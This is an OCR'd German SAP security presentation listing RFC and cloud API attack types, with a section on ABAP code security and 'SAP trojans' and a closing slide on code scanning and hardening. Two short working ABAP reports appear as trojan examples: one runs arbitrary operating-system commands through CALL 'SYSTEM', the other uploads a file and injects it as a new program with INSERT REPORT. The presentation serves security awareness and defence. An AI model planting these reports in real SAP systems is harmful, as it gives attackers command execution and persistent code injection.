
Typische externe RFC-Angriffe:

- Powershell
- Excel-VBA
- Python

- "Top 100 RFC Blacklist"

Anforderungen:


- Diebstahl von Berechtigungsnachweisen



AGENDA

Tatsächliche SAP-Bedrohungssituation

1. Globale Cyber-Bedrohungslage
2. Tatsächliche Angriffe Netzwerk, SAP-On-Premise, Cloud
3. Sicherheit im Netzwerk und auf SAP-Basis
4. SAP RFC Interface Sicherheit On-Premise
5. Allgemeine & SAP API Cloud Sicherheitsbedrohungen
6. SAP ABAP Code Sicherheit & SAP Trojaner
7. Best Practice für SAP-Sicherheitsprojekte / Mitigation & Hardening



AKTUELLE SAP-BEDROHUNGSLAGE SAP API HACKS


Beispiel einer komplexen SAP-Landschaft

Typische externe API-Angriffe:

- Häufige Web-Angriffe
- Aufzählung der Wolken
- Ausnutzung der Bibliotheksdokumente
- Neue Technologie
- Geringe Erfahrung in SAP-Sicherheit

Anforderungen:


- Zugang zur Cloud
- Niedrige Anmeldedaten



AGENDA

Tatsächliche SAP-Bedrohungssituation

1. Globale Cyber-Bedrohungslage
2. Tatsächliche Angriffe Netzwerk, SAP-On-Premise, Cloud
3. Sicherheit im Netzwerk und auf SAP-Basis
4. SAP RFC Interface Sicherheit On-Premise
5. Allgemeine & SAP API Cloud Sicherheitsbedrohungen
6. **SAP ABAP Code Sicherheit & SAP Trojaner**
7. Best Practice für SAP-Sicherheitsprojekte / Mitigation & Hardening



EVILDOERS-Call System

- Nr. 1 in Forensik

```
&---------------------------------------------------------------------*
*& Report ZBC_EVILDOER_INJ
*&---------------------------------------------------------------------*
*&
*&---------------------------------------------------------------------*
REPORT ZBC_EVILDOER_CMD.

parameters : unixcom like   rlgrap-filename default ''.

data: begin of tabl, "occurs 500,
        line(400) ,
      end of tabl.

data: lt_tabl like table of tabl.
data: ls_tabl like tabl.

call 'SYSTEM' id 'COMMAND' field unixcom
              id 'TAB'     field lt_tabl.

write: / 'Fertig: ', sy-subrc.

loop at lt_tabl into ls_tabl.
  write: / ls_tabl-line.
endloop.
```


EVILDOERS Insert Report

Nr. 1 in Forensik

```
*&---------------------------------------------------------------------*
*& Report ZBC_EVILDOER_INS
*&---------------------------------------------------------------------*
*&
*&---------------------------------------------------------------------*
REPORT ZBC_EVILDOER_INS.

DATA: itab TYPE TABLE OF string,
      file type char20 VALUE 'pentest.txt'.
DATA: ta_csv_data     TYPE STANDARD TABLE OF string,
            wa_csv_data     LIKE LINE OF ta_csv_data.


CALL FUNCTION 'GUI_UPLOAD'
  EXPORTING
    FILENAME = 'pentest.txt'
  TABLES
    DATA_TAB = ta_csv_data.

INSERT REPORT Z_EVIL_TMP FROM TABLE ta_csv_data.
```

Angriffsvektor Open Source / Github ABAPGIT

- GITHUB
  - ABAPGIT



SAP-ABAP-CODE-ANALYSE

Analysieren Sie Ihren SAP Custom Code

- Scannen und analysieren Sie Ihren Code
  - Keine externen Tools zum Beginn erforderlich
- Get-Clean-Phase
  - Bereinigen Sie alle gefährlichen bestehenden Quellcodes
  - Wartungsmodus
- Sauber bleiben
  - Einbindung der Musteranalyse in Transport und DevOps